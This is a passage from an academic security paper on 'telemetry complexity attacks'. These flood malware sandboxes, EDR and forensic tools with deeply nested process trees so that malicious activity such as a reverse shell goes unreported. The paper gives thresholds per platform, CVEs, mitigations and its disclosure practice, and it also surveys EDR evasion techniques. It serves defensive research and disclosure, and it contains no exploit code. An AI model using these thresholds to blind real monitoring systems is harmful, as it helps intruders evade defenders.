For open-source platforms, we confirm failure modes using internal logs, code paths, and database artifacts. For proprietary or cloud systems, we often have only black-box evidence, such as truncated exported reports, API responses, UI behavior, and observable size or depth thresholds. In those cases, we describe causes as "consistent with" a given pipeline limit unless we can directly observe an explicit error, limit, or vendor confirmation. We retain raw artifacts (exported reports, error codes, and UI traces) to support these inferences. Platforms marked ● in Table 2 returned a benign verdict for our sample, but we were unable to determine whether this was due to a telemetry pipeline failure (true DoA) or simply because the product never triggered on the behavioral profile; in both cases, the malicious payload executed undetected.

4.1 Wazuh

Wazuh is a telemetry-collector EDR, rather than blocking on behavioral heuristics, it captures, indexes, and correlates endpoint events for analyst review. This architecture places it in the same vulnerability class as malware sandboxes; greedy collection feeding a bounded serialization and storage backend, and our results confirm this. Wazuh's pipeline is heavily dependent on JSON: Agents serialize endpoint events into JSON artifacts (e.g., `ossec-alerts.json`) and forward them for indexing and correlation. In our tests, adversarially structured telemetry caused those JSON streams and alert files to balloon (we observed `ossec-alerts.json` and related logs exceeding 100-200 MB), flooding the reporting and correlation pipeline. The result was not an obvious crash, but a silent loss of visibility; critical malicious activity was not logged or surfaced; many alerts were delayed or dropped, and numerous Windows Error Reporting files indicated local instability (stack-overflow exceptions) on the monitored hosts.




Figure 3: Agent-side stress outcomes versus process count under different flooding intensities.
(0) *Flagged*, (1) *Flagged + Event queue flooded*
(2) *NOT Flagged + Event queue flooded*
(3) *NOT Flagged + Wazuh Error alert*
(4) *NOT Flagged + Not enough memory*
(5) same as (4) with anomaly marker in raw logs (∗ or /∗)

From an analyst's point of view, this is a denial-of-analysis. Wazuh continued to run but failed to produce useful, actionable telemetry, creating dangerous blind spots and false confidence. Therefore, the finding suggests a systemic risk for JSON-based EDR solutions, which can be exploited to hide part of their actions.

As seen in Figure 3, early runs are flagged despite successful shell execution; beyond ∼5000 processes, shell execution persists while detections disappear and the pipeline transitions to event-queue flooding and memory/resource errors. This experiment captures a qualitative phase change in defender visibility. At low to moderate loads (up to 2000 processes), the shell executes and the activity is flagged. As load increases, the agent/pipeline degrades: around 3000–6000 processes we observe explicit event-queue flooding and, importantly, loss of flagging even though shell execution continues. Past ∼7000 processes, the dominant failure mode becomes resource exhaustion ("not enough memory resources"), with additional anomalous cases (marked in the raw notes) under high-flood configurations, consistent with TCAs shifting detection from semantic analysis to capacity limits in telemetry handling.

4.2 Velociraptor

Velociraptor is a DFIR platform whose design goal is to collect and surface high-fidelity behavioral data for analyst review. As such, it does not make real-time blocking decisions; instead, it retains telemetry as comprehensively as possible, placing it in the same architectural vulnerability class, greedy collection against bounded serialization and transport, as confirmed in our results. The problem we observed was not a silent database rejection or a library exception, but rather an operational breakdown in Velociraptor's collection and rendering pipeline when asked to

Environment	Availability	Type	Version	Attack	CVE
Bitdefender GravityZone EDR	Proprietary	EDR	N/A	✗	
Bitdefender GravityZone Sandbox	Proprietary	Malware sandbox	N/A	●	
Malwation Threat Zone	Proprietary	Malware sandbox	N/A	●	
CAPEv2	Open source	Malware sandbox	Commit 52e4b43	✓	CVE-2025-61301
sandbox.pikker.ee	Open source	Malware sandbox	Cuckoo v2.0.7	✓	Pending
cuckoo.cert.ee	Open source	Malware sandbox	Cuckoo v2.0.7	✓	Pending
Cuckoo 3	Open source	Malware sandbox	0.10.0-51-gad46ffe	✓	Pending
Kaspersky EDR	Proprietary	EDR	N/A	✗	
Microsoft Defender	Proprietary	EDR	N/A	✗	
AnyRun	Proprietary/Cloud	Malware sandbox	N/A	●	
Recorded Future Triage	Proprietary/Cloud	Malware sandbox	N/A	✓	CVE-2025-61303
Velociraptor	Open source	Digital forensic & incident response	0.74.1	✓	
VirusTotal	Proprietary/Cloud	Multiscan aggregator	N/A	✓	
WatchGuard EDPR	Proprietary	EDPR	N/A	✗	
Wazuh	Open source	EDR	4.12.0-rc1	✓	
Hybrid-analysis	Proprietary/Cloud	Malware sandbox	N/A	●	
OPSWAT MetaDefender	Proprietary/Cloud	Malware sandbox	N/A	●	
Comodo Valkyrie	Proprietary/Cloud	Malware sandbox	N/A	●	
orjson (library)	Open source	Serialization library	3.11.4	✓	CVE-2025-67221

Table 2: Overview of our results across 18 evaluated platforms plus one dependency library (orjson, shown separately). Notation: ✓= achieved DoA/visibility loss while payload executed; ✗= blocked/fully logged; ●= payload labeled as benign or undetected, but internal pipeline behavior could not be confirmed (black-box only).

materialize very large process trees. Two related reproducible issues were identified during our testing.

First, the `Generic.System.Pstree` artifact attempts to return the entire process tree as a single JSON row. Under our recursive-load experiments, this row becomes extremely large and, during transmission or queuing, exhausts the client's memory buffers. The client process is then terminated by the local OS, producing the following observable behavior: the flow aborts with the message:

```
Flow not known - maybe the client crashed?
```

and the result folder for the collection contains only a tiny (4 KB) compressed artifact, indicating severe truncation of the expected output. Velociraptor's engineering team confirmed the root cause; the artifact encoded the entire tree in a single JSON row. A patch was merged (PR # 4454, Sep 17, 2025) [58] with the commit message:

```
Bugfix: Limit number of entries emitted
into process_tracker_tree() . The
Generic.System.Pstree artifact puts the
entire tree into a single JSON row which can
exceed buffer size in some cases. This causes
problems in deeply nested trees.
```

Second, even when the backend successfully receives the raw event stream, for example, when `Windows.Events.TrackProcesses` is configured to forward updates, the Velociraptor UI, and gRPC transport hit practical limits. In our tests, the raw sysmon-derived events did contain all spawned processes, but attempting to display or transmit that dataset produced the following gRPC error:

```
received message larger than max (8732115 vs.
4194304)
```

causing the interactive view to fail and the analyst to lose visibility. Therefore, although the events were captured, it was practically invisible to the operator, who had to perform low-level interactions to collect them.

4.3 CAPEv2

For CAPEv2, we used the commit `52e4b43` from 2025-05-17. CAPEv2 uses MongoDB for storage and relies heavily on JSON/BSON serialization in Python. MongoDB implies two distinct quotas. First, when storing analysis reports in MongoDB, there is a 16 MB BSON document size limit. Similarly, MongoDB enforces a maximum nesting depth of 100 levels. If reports exceed the 16 MB quota or the nesting exceeds 100, the database rejects the insert, causing report generation to fail, regardless of whether the corresponding collector worked correctly.

Complementarily, CAPEv2 also relies on Python's `orjson` library to serialize results into JSON. However, the latter has its own limits regarding deeply nested or recursive structures. Therefore, this is another potential vulnerability condition, as properly crafted samples may cause the serializer to exceed Python's recursion limit, leading to serialization failures and aborted report generation. Note that through our investigation of CAPEv2, we identified a related vulnerability in orjson itself: the `orjson.dumps()` function does not enforce recursion limits when serializing deeply nested data structures, leading to stack exhaustion and crashes. This issue affects orjson versions through 3.11.4 and has been assigned CVE-67221 [43]. Since orjson is widely used in Python applications for high-performance JSON serialization [48],

this vulnerability extends beyond CAPEv2 to any application that serializes untrusted nested data using orjson.

CAPEv2 had integrated mechanisms to mitigate the above, e.g., by progressively pruning large parts of the report by removing child nodes or entire process subtrees. However, this was proven insufficient when behavior complexity surpasses thresholds. Our tests resulted in a High-Severity (CVSS 7.5) denial-of-analysis vulnerability affecting `reporting/mongodb.py` and `reporting/jsondump.py` in CAPEv2 that allows attackers who can submit samples to cause incomplete or missing behavioral analysis reports by generating deeply nested or oversized behavior data that trigger MongoDB BSON limits or `orjson` recursion errors when the sample executes in the sandbox. Note that many systems depend on CAPEv2 dynamic analysis, e.g., VirusTotal uses it as one of its sandboxes. This issue has been assigned CVE-61301 [41].

From a system perspective, system logs show MongoDB `OperationFailure` Code 15 and "Recursion limit reached" errors during JSON serialization. Moreover, final reports often contain no behavioral data or show "failed reporting", falsely making the sample appear benign or inactive. Table 3 shows evidence collected across multiple analysis runs (report sizes, logged processes, and errors). As telemetry volume increases, runs transition from normal reporting to loss of analyst-visible behavior ('No behavior') and, ultimately, to reporting failure (missing/empty report) under recursion and storage constraints, see Table 6 in the Appendix. Table 3 shows that "*No behavior*" and "*Failed reporting*"

T (s)	Prof	Dur (s)	Proc	BSON (files/KB)	Report (KB)	Result
60	L	413	24	25/126	613	OK
60	B	252	38	39/200	923	OK
60	H	230	42	43/230	1054	OK
100	H	330	61	62/318	1482	OK
100	B	277	81	82/493	2032	OK
120	H	340	72	73/383	1793	OK
120	B	–	88	89/475	2228	OK
180	H	414	90	91/492	2356	**No beh.** (MongoDB 15)
180	B	323	88	89/475	2228	OK
200	B	413	119	120/645	3174	**No beh.** (MongoDB 15)
200	M	–	–	144/726	–	**Fail rpt.** (Rec.+Mongo)
300	B	513	146	147/779	3676	**No beh.** (MongoDB 15)
300	H	–	–	167/892	–	**Fail rpt.** (Rec.+Mongo)

Profiles (Prof): **B**=baseline (no custom settings); **L**=enforce-timeout; **M**=full-proc-memory-dumps+import-reconstruction+enforce-timeout; **H**=M + syscall.
Abbrev: OK=Behavior OK; No beh.=report indicates no behavior; Fail rpt.=failed reporting; Rec.=recursion limit reached.

Table 3: CAPEv2: compact run-level evidence.

correlate with MongoDB insert failures (Code 15), and with recursion-limit errors under heavier logging profiles. Report size is a practical proxy for telemetry volume. For CAPEv2, failures cluster at higher volumes and longer timeouts above 180s (see Figure 4); heavy profiles can fail reporting even when a timeout is fixed.




Figure 4: CAPEv2 outcomes vs. report growth.

4.4 Triage

Similar to our findings in CAPEv2, a critical (CVSS 9.8) denial-of-analysis vulnerability was found in Triage [50], a widely used commercial malware sandbox. Given that the platform is proprietary and the vendor did not disclose further details, we provide our own speculations. Because the API returns nested JSON process structures, the failure is consistent with depth/size limits in collection/serialization rather than pure UI rendering. This issue has been assigned CVE-61303 [42].

Using the same concept as in CAPEv2, we submitted a sample to Triage for assessment. The sample generates a very high process volume and deeply nested activity. Using Windows 10 v2004 and Windows 10 LTSC 2021 images to test our sample, we brought the machine to a DoA condition, allowing a submitted sample to exhaust process-tracking and logging resources by recursively spawning large numbers of child processes. The result is truncated or missing telemetry; the PowerShell execution and reverse-shell stages that execute on the host are not recorded or reported. In fact, the initial behavioral output reported a score of 1/10, which marks it actually as benign, despite the sample executing PowerShell reverse-shell stages and other malicious actions on the host.

Reproducible public detonations are available on Triage [51], which we used to validate the behavior across the provider's Windows images. Based on the Triage API, we know that the behavior analysis report is a JSON, which, for the processes, uses a nested format. Therefore, we assume that the same process is followed when collecting the events, leading to a crash that truncates the output. We do not consider the issue to be in the presentation layer, as a score (1/10) is fetched and part of the process tree is reported.

4.5 *Cuckoo*

For *Cuckoo*, our tests resulted in a denial-of-analysis in the behavior-logging and report-generation pipeline

Phase	Timeout	Total	UI outcome
OK	30s-60s	2.9-7.7 MB	No lag
Degraded	100s-120s	20-22 MB	Lags (10-20 s load)
DoA	180s	34 MB	Tab unresponsive
DoA	240s	35 MB	Unresponsive from start
DoA	300s	46 MB	Unresponsive from start
Crash	400s	51 MB	Tab crashed

Table 4: Cuckoo UI failure thresholds under telemetry growth.

of *CERT-EE*'s *Cuckoo* deployments (including `cert-ee/cuckoo3` commit `0.10.0-51-gad46ffe` and *Cuckoo* Sandbox `2.0.7` used by *sandbox.pikker.ee* and *cuckoo.cert.ee*) allows attackers who can submit samples for analysis to cause incomplete or missing behavioral reports by triggering unbounded recursive process creation that generates deeply nested or oversized behavior data. The excessive log volume can exceed the JSON or database serialization limits, leading to silent analysis failure or a frozen web interface. We reproduced the issue on both public instances and locally cloned deployments. In the affected analyses, we regularly saw `process.json` and `registry.json` grow to 45-50 MB, so the underlying collectors were clearly logging a lot of activity; however, the final behavioral report was empty. Attempting to open those reports often caused the web UI to stall or the browser to freeze, and in offline clones, the large report files and UI instability prevented access to otherwise completed analyses. Representative runs and measured artifacts are summarized in Table 4. As shown in Table 5 and respective

Timeout	Total	registry.json	file.json	report.json
30s	2.9 MB	2.6 MB	183 KB	120 KB
60s	7.7 MB	7.1 MB	471 KB	304 KB
100s	20 MB	18 MB	1.3 MB	823 KB
120s	22 MB	20 MB	1.4 MB	846 KB
180s	34 MB	31 MB	2.3 MB	1.5 MB
240s	35 MB	32 MB	2.3 MB	1.5 MB
300s	46 MB	40 MB	3.0 MB	1.8 MB
400s	51 MB	46 MB	3.4 MB	2.2 MB

Table 5: Artifact composition driving the failure.




Figure 5: Growth of artifacts as timeout increases.

Figure 5, `registry.json` dominates total size across all runs, making it the primary lever for UI overload; `file.json` and `report.json` grow steadily and contribute to the tipping points.

5 Discussion

5.1 Scalability and Generalization

To assess whether TCAs generalize beyond our primary proof-of-concept, we conducted additional experiments varying sample characteristics, recursion parameters, and execution environments.

Cross-architecture consistency. We compiled variants of our proof-of-concept for both x86 and x64 architectures and tested them on Windows 10, Windows 11, and Windows Server 2019. The recursion depth required to trigger failures did not vary across architectures and OS versions for a given platform, indicating that the vulnerabilities are not artifacts of specific binary formats or OS configurations.

Reproducibility across runs. Each configuration was executed a minimum of three times. For the local tests, since we had access to the backend, error codes were identical across runs at the same depth. Hence, we conclude that the observed failures are deterministic consequences of pipeline limits and failure points at the same recursion depths, so we report single values rather than distributions.

Generalization to other recursive behaviors While our primary proof-of-concept uses process spawning, the underlying vulnerability (unbounded collection meeting bounded serialization) may manifest with other behaviors that generate deeply nested or high-volume telemetry, though this requires empirical validation. We identify three additional vectors that require further investigation.

First, we consider *registry activity*. As sandboxes commonly serialize registry operations into hierarchical structures mirroring the registry's tree organization. So registry-focused TCAs may achieve comparable or greater impact with lower depth thresholds.

Then, we consider *file system operations*, as deep directory traversal and creation generate telemetry that many platforms serialize with path nesting. Windows extended-length paths support up to 32,767 characters (`\\?\` prefix), but serializers may not handle such depths gracefully.

Finally, we consider *network connections*. High-frequency connection telemetry (e.g., thousands of short-lived sockets) stresses event queuing rather than nesting depth, potentially triggering the burst/queue failures modeled in Theorem 3.

We leave empirical validation of these vectors to future work, noting that the architectural patterns we identified are shared across telemetry types within each platform.

5.2 Root cause analysis and mitigation

Based on our findings, several engineering measures can reduce DoA risk across monitoring platforms and mitigate TCAs. Monolithic, deeply nested JSON reports are fragile due to serializer depth/size limits; representing processes as explicit trees (or graph-backed models) is preferable. When nested encodings are unavoidable, producers should chunk large/deep structures and persist partial results to avoid full-report failure when limits are exceeded.

Telemetry should be validated at the agent/collector boundary against a strict schema and sanitized prior to ingestion. Any truncation must be explicitly marked with a standardized indicator to preserve analyst awareness and support recovery. For auditability, platforms should maintain an isolated, access-controlled forensic store that can accept raw artifacts when the primary pipeline rejects them.

Queue management and event collection are critical under heavy workloads. Spikes in event volume can trigger dropped events or collector crashes, and short-lived/recursive processes are especially prone to being missed, breaking parent–child linkage and producing "orphan" processes. Sandboxes can throttle bursts by delaying process handling, and can reduce volume by aggregating repetitive events (e.g., summarizing spawn sequences) and canonicalizing equivalent objects prior to transmission.

Finally, reporting paths must be robust to oversized datasets. Incremental rendering can prevent UI failures, while dashboards can prioritize key fields and expose truncated previews with clear indicators. Systems should estimate loadability given memory budgets and recursion/size thresholds, render lazily (e.g., virtualized trees, pagination), and avoid materializing large hierarchies in browser/server render threads. Streaming JSON/BSON parsers further reduce memory pressure by enabling partial consumption and checkpointing of long reports.

5.3 Limitations

While TCAs introduce new DoA conditions for anti-malware solutions, our study has limitations. First, although we tested multiple products, results may not generalize to all commercial/proprietary systems: architectural choices (telemetry pipelines, database backends, serialization libraries, data structures, and product goals) can change both applicability and outcomes. For example, EDRs may be less susceptible in practice because fast forking is an aggressive local pattern that can be mitigated by terminating the process after a small threshold without requiring host exposure.

Second, the failures we observed were largely concentrated in platforms built around Python and MongoDB and/or JSON/BSON serialization; systems using different languages, formats, or storage engines may exhibit different thresholds and error modes. This characterization is strongest for open-source systems where we could instrument internals end-to-end. By contrast, commercial solutions are black boxes: we only observe external behavior, so internal causes remain unknown. This also implies we may have missed relevant vulnerabilities (e.g., due to incorrect thresholds), and some outputs or missed detections could be artifacts of our attack rather than inherent weaknesses.

Finally, although we outline mitigations (e.g., back-pressure, incremental reporting, robust serialization), implementing and evaluating these defenses across diverse products is beyond our scope.

6 Related work

Dynamic analysis of binaries with and without the use of automated sandboxing is central to malware analysis. Prior work has shown various ways in which adversaries try to defeat these systems. Evasion of malware sandboxes usually aims at the identification of the sandbox environment through various means, such as timing attacks against virtualization, registry, network, or CPU artifact attacks, and human interaction detection [13]. For example, SandPrint showed that sandbox implementations may leak stable fingerprints that malware can detect and react to [60]. Timing and resource channels remain practical. Embedding proof-of-work into malware exposes timing asymmetries between bare-metal and scaled cloud sandboxes, reducing the effectiveness of online analysis services [40].

Attacks on EDRs While EDR systems offer far more comprehensive visibility than traditional antivirus solutions, they are not immune to evasion or abuse. Prior research and practitioner analyses have demonstrated multiple ways to bypass [28, 30, 47] or even weaponize them [3, 17].

One of the main directions in this research line targets hooking mechanisms used by EDRs to intercept user and/or kernel-mode APIs. Several works exploit unhooking or direct system-call invocation to execute unmonitored code paths, typically by calling native Windows functions from `ntdll.dll` without passing through instrumented stubs [4, 28, 34]. Because many EDRs rely on user-land hooks, attackers and defenders operate at the same privilege level, creating inherent race conditions that, in the end, favor attackers. Recent work, such as Cymulate's *Blindside* technique, employed hardware breakpoints to selectively allow the loading of `ntdll.dll` while blocking other libraries [29].

Another common evasion vector uses legitimate binaries and scripts to execute malicious payloads, known as living-off-the-land tactics [37]. Attackers may also abuse DLL sideloading, placing a malicious library next to a trusted executable so that it loads attacker-controlled code [9, 30]. Control Panel (`.cpl`) files have likewise been repurposed to execute arbitrary payloads outside of standard inspection paths [11, 57].

The aforementioned methods have been widely used in

the real world, as well as methods to terminate the EDR processes. Indeed, some attackers may resort to the use of vulnerable drivers to terminate the corresponding processes, as in the case of GhostEngine [10]. Moreover, following the Malware-as-a-Service paradigm, cybercriminals sell tools like Baphomet EDR Killer [19], which automate this process and disable EDRs. Likewise, more advanced attackers have been reported manipulating Windows Defender Application Control (WDAC) policies to disable EDRs or whitelist malicious binaries [7]. More offensive strategies attempt to blind EDRs by blocking or corrupting their telemetry. For instance, tools such as *EDRSilencer* use Windows Filtering Platform (WFP) rules to cut off network traffic to EDRs [5], while *EDR-Freeze* [52] exploits Windows Error Reporting to suspend the monitoring processes.

Attacks on malware sandboxes and security solutions Contrary to EDRs, malware sandboxes allow malware to execute, as their goal is to observe what the malware does when it is executed. To counter this, malware tries to hide as much information as possible. Therefore, malware needs to identify the environment in which it operates and determine whether to continue operating. For instance, since the malware sandbox is a virtualized environment, malware tries to determine whether it is being executed in a virtual machine. Side information, e.g., names of devices or running processes, hardware identifiers, screen resolution, available memory, or even available threads and processors, can easily give away the execution in a virtualized environment [13, 32, 53]. Similarly, malware may try to find drivers, registry keys, or even folder names associated with virtual machines. Going a step further, malware may attempt to detect human-interaction elements to determine whether it is executed in a malware sandbox. For instance, the uptime, the lack of keyboard and mouse interaction, the absence of browser history, or recent file activity can be used to infer the environment. Therefore, many malware would perform these checks before execution of the actual payload. Moreover, this creates a highly fragile environment in which different configurations can yield radically different reports. Given the resource and time constraints, some malware may opt to delay their payload execution [31]. This forced malware sandboxes to manipulate time to trigger their execution faster. As a result of this arms race, malware tries to measure the timing of specific functions to determine whether the elapsed time is aligned with the expected processing time. Evidently, time plays an important role in the dynamic analysis of malware [33]. For more on evasive malware, the interested reader may refer to [25].

SlowFuzz automatically synthesizes inputs that trigger worst-case for several well-known algorithms, causing severe behavioral issues in widely deployed libraries [46]. For what is relevant in this work, many various zip parsers used in antivirus software whose decompression was significantly delayed. Other related work detected and repaired DoS-prone regex patterns, often used by cybersecurity solutions to detect strings or bytes associated with malicious activity (e.g., ReDoSHunter, RegexScalpel) and exposed vulnerabilities in non-backtracking matchers [35, 36, 56]. In content-inspection pipelines, adversarial inputs that induce super-linear or exponential matching can exhaust CPU budgets, delay processing, and cause packet or alert drops.

7 Conclusions

This work introduces TCAs, a novel method for inducing denial-of-analysis in modern anti-malware and telemetry monitoring systems by exploiting weaknesses in their data-handling and storage pipelines. Our findings are most directly applicable to systems that prioritize behavioral observation over real-time blocking, where permitting execution is a design requirement rather than a failure mode. We demonstrated that behavioral telemetry, not just sensors or hooks, can be an attack surface. Unlike traditional techniques that focus on hiding malicious behavior or evading detection, we directly target the internal telemetry infrastructure, demonstrating that unbound collection, serialization, and storage of monitoring data can itself be weaponized to disrupt analysis. Indeed, across 18 widely deployed products and cloud services, seven exhibited some form of DoA or behavioral invisibility. Our findings led to the assignment of four CVE identifiers, with one additional CVE pending for Cuckoo. Other vendors patched or reconfigured their software following coordinated disclosure.

Recursive workloads in experiments pushed JSON and BSON serialization to their limits, suggesting a need for more thorough stress testing of deeply nested and complex data structures to identify thresholds. Moreover, our results highlight the importance of viewing telemetry pipelines as potential attack surfaces and hardening them accordingly. Thus, in future work, we plan to explore fuzzing of telemetry structures and graph-based storage for behavioral data. Moreover, since Python and MongoDB were at the core of most observed denial-of-analysis conditions, it is essential to test other programming languages, serialization libraries, and database engines to check for similar weaknesses.

Acknowledgment

This work was supported by the European Commission under the Horizon Europe Programme, as part of the project SAFEHORIZON (GA 101168562). The content of this article does not reflect the official opinion of the European Union. Responsibility for the information and views expressed therein lies entirely with the authors.

A Ethical Considerations

A.1 Stakeholders and potential impacts.

Our work studies denial-of-analysis failure modes in telemetry pipelines used by defenders (security analysts, SOCs) and by vendors/operators of sandboxes, EDR, and DFIR tooling. The primary benefit is improved understanding of availability and robustness risks in widely deployed defensive systems, enabling mitigations that reduce blind spots for end users. A key risk is that the techniques could be misused by attackers to degrade defenders' visibility.

A.2 Risk mitigation in experimentation.

All local experiments were conducted in isolated, offline laboratory networks using virtual machines to prevent unintentional spread, external communication, or impact on third-party systems. When our test samples included network-capable behaviors (e.g., a reverse shell), they were configured to communicate only with a host under our control inside the isolated environment, and were not used against production systems. We did not target real user devices or collect personal data; logs, exported reports, and UI traces were retained only to support reproducibility and debugging of failure modes.

Listing 1: Nested JSON for spawned processes.

```
{"processes": {
  "id": "id1",
  "timestamp": 1761675797,
  "children": [
   {
    "id": "id2",
    "timestamp": 1761675798,
    "children": [
     {
      "id": "id3",
      "timestamp": 1761675797,
      "children": [
       {
        "id": "id4",
        "timestamp": 1761675799,
        "children": [...]
        ]
...]}
```

A.3 Use of public/third-party services.

For online sandbox validation, we submitted only sanitized samples intended to reproduce structural/telemetry stress behaviors without enabling deployment or abuse. Submissions were rate-limited and performed in a manner intended to minimize operational impact on service providers.

A.4 Responsible and coordinated disclosure.

All vulnerabilities discovered during this research were disclosed in accordance with coordinated and responsible disclosure practices. For each confirmed vulnerability, we followed a consistent process. (i) contact maintainers via their preferred security reporting channels within 48 hours of confirming exploitability; (ii) provide a 90-day disclosure window before public disclosure, with extensions upon request for lower-severity issues or issues requiring significant prerequisites, consistent with common disclosure policies (e.g., Project Zero [26]); (iii) include technical details (affected versions, proof-of-concept, and suggested remediation when possible); and, where applicable, (iv) coordinate CVE assignment with maintainers who acknowledged the report and pursued remediation. When maintainers did not acknowledge the report, disputed that the issue constituted a vulnerability, or did not provide a remediation timeline, we proceeded with disclosure after the 90-day notification period, making reasonable efforts to minimize risk. In some cases, issues without a published CVE were still disclosed to maintainers and resulted in patches or configuration hardening; in one case, a vendor did not consider the issue a vulnerability and granted permission to proceed with publication.

Artifact release considerations. To reduce misuse risk prior to widespread deployment of defenses, we avoid releasing weaponized exploit chains or directly deployable binaries. Where artifacts are shared for review and reproducibility, we provide sanitized or structure-preserving variants sufficient to validate methodology and reproduce the reported resource/limit behaviors, and we document any omissions and their rationale.

B Open Science

To facilitate reproduction and in accordance with the WOOT Security '26 open-science policy, we provide the following artifacts:

- Source code for generating the telemetry/malware-shaped inputs, parameterized by nesting depth and branching factor.
- Compiled binary sample of this code.
- Raw logss from some of the platforms.
- Links to proof-of-concept repositories corresponding to the disclosed vulnerabilities (with assigned CVEs), as referenced by the public CVE records.

All artifacts are available at https://github.com/eGkritsis/PoC-Evidence-WOOT/. For safety and responsible disclosure reasons, we do not include weaponized exploit chains or directly deployable binaries

that could enable abuse prior to defenses; instead, we provide sanitized or structure-preserving variants sufficient to validate methodology and reproduce the reported behaviors, along with documentation describing any omitted components and the rationale for omission.

C Predicted vs observed failure thresholds

CAPEv2. MongoDB enforces a BSON nesting depth cap of $d_{\max}^{\text{store}} = 100$. Theorem 1 applies directly:

$$d_{\text{depth}}^{*} = d_{\max}^{\text{store}} = 100. \tag{1}$$

Observed failure at $d = 100$ confirms the prediction exactly.
Velociraptor. The gRPC transport cap is $s_{\max}^{\text{msg}} = 4{,}194{,}304\,\text{B}$ (from the logged error; see section 4). The initial estimate of $\alpha = 150\,\text{B}$ reflects bare structural overhead, but a full Sysmon process-creation record carries considerably more data. Back-calculating from the observed failure at $N \approx 5{,}000$ processes:

$$\alpha_{\text{actual}} \approx \frac{4{,}194{,}304}{5{,}000} \approx 840\ \text{B/node}.$$

Applying Theorem 2 with this calibrated value:

$$N^{*} = \left\lfloor \frac{4{,}194{,}304}{840} \right\rfloor = 4{,}993,$$

which falls squarely within the observed range of 4,500–6,000.
Cuckoo. The size-bound prediction from Theorem 2 ($N \approx 238{,}000$ for a 50 MB limit with $\alpha = 210$) is never reached because the renderer fails first. Figure 7 shows UI response time growing sharply and becoming unresponsive above $\sim$ 5,000 spawned processes, giving $n_{\max}^{DOM} \approx 5{,}000$. Applying the DOM-node bound of Theorem 3:

$$N^{*} = n_{\max}^{DOM} \approx 5{,}000,$$

consistent with the observed UI degradation threshold. This illustrates that renderer constraints can dominate well before serialization or storage limits.
Wazuh. Wazuh's failure is a throughput/queue failure rather than a depth or size failure, so Theorem 3 applies. The `analysisd` event queue has a documented default capacity of $B = 16{,}384$ events [59]. From the observed alert-file growth (100–200 MB at $\sim$ 7,000 processes) and assuming an average alert record of $\sim 2\,\text{KB}$, each spawned process generates approximately

$$e \approx \frac{100 \times 10^{6}}{7{,}000 \times 2{,}048} \approx 7\ \text{events}.$$

The queue overflows when the cumulative event count exceeds B:

$$N^{*} = \left\lfloor \frac{B}{e} \right\rfloor = \left\lfloor \frac{16{,}384}{7} \right\rfloor \approx 2{,}341\ \text{processes}.$$

Observed queue overflow begins at $\sim$ 3,000 processes, consistent with the estimate given approximation uncertainty in e. These four cases together demonstrate that the formal model is *predictive*: capacity parameters drawn from public documentation and logged error messages are sufficient to anticipate failure thresholds before running experiments, and the predictions align with the observed outcomes across different failure modes (depth, size, DOM, and queue).

D Undetected malicious behavior from malware sandboxes

In the case of some malware sandboxes, e.g., Bitdefender GravityZone Sandbox and Threat Zone, even when there is a verdict, the solution does not detect what the malware was doing or report it to the analyst. In fact, in some cases, the solution might not have broken, e.g., Threat Zone, but the verdict was that the sample was benign.

E Failed attacks on EDRs

Most EDRs we tested terminated the corresponding processes relatively early, whereas others completed the decryption and terminated the process once a connection to the attacking machine was established. Based on feedback from some vendors, they implemented this measure because their products detected an excessive number of spawned processes within a short time; therefore, they were flagged as fork bombs, and the corresponding processes were terminated. Clearly, EDRs do not have to record all interactions of a binary and wait for a final verdict. Once a binary triggers specific alerts, the EDR immediately kills the process, so our attack did not manage to succeed in most EDR solutions

F VirusTotal

VirusTotal aggregates results from multiple antivirus engines and sandboxes, including CAPEv2 and other dynamic analysis backends. When we submitted our high-depth samples, several per-engine behavioral reports were absent or severely truncated. We attribute this to the CAPEv2 backend failure documented in section 4 since VirusTotal's aggregated behavioral view depends on contributing sandbox outputs, a DoA condition in CAPEv2 propagates silently to the VirusTotal report.

G UI/analysis degradation and process count stress test

The CAPE pipeline exhibits non-linear failure modes under high process counts: at modest loads (e.g., 1 process), behavior is recorded, but at thousands of processes, the system

Outcome	Timeout range	Observation
Behavior OK	60-120s (most runs)	ID-A
No behavior	≥180s (some runs)	ID-B
Failed reporting	200s, 300s (heavy settings)	ID-C

Table 6: CAPEv2: failure thresholds at a glance.
ID-A: Reporting succeeds-report logged processes
ID-B: Insertion fails (MongoDB Code 15) with execution
ID-C: Encoder recursion limit + MongoDB Code 15; report missing

often produces no behavioral output, and at 10000 processes the reporting stage can fail entirely. These outcomes were detected without tampering with sensors or instrumentation. Failure was induced by the volume of nested processes overwhelming downstream serialization and storage.

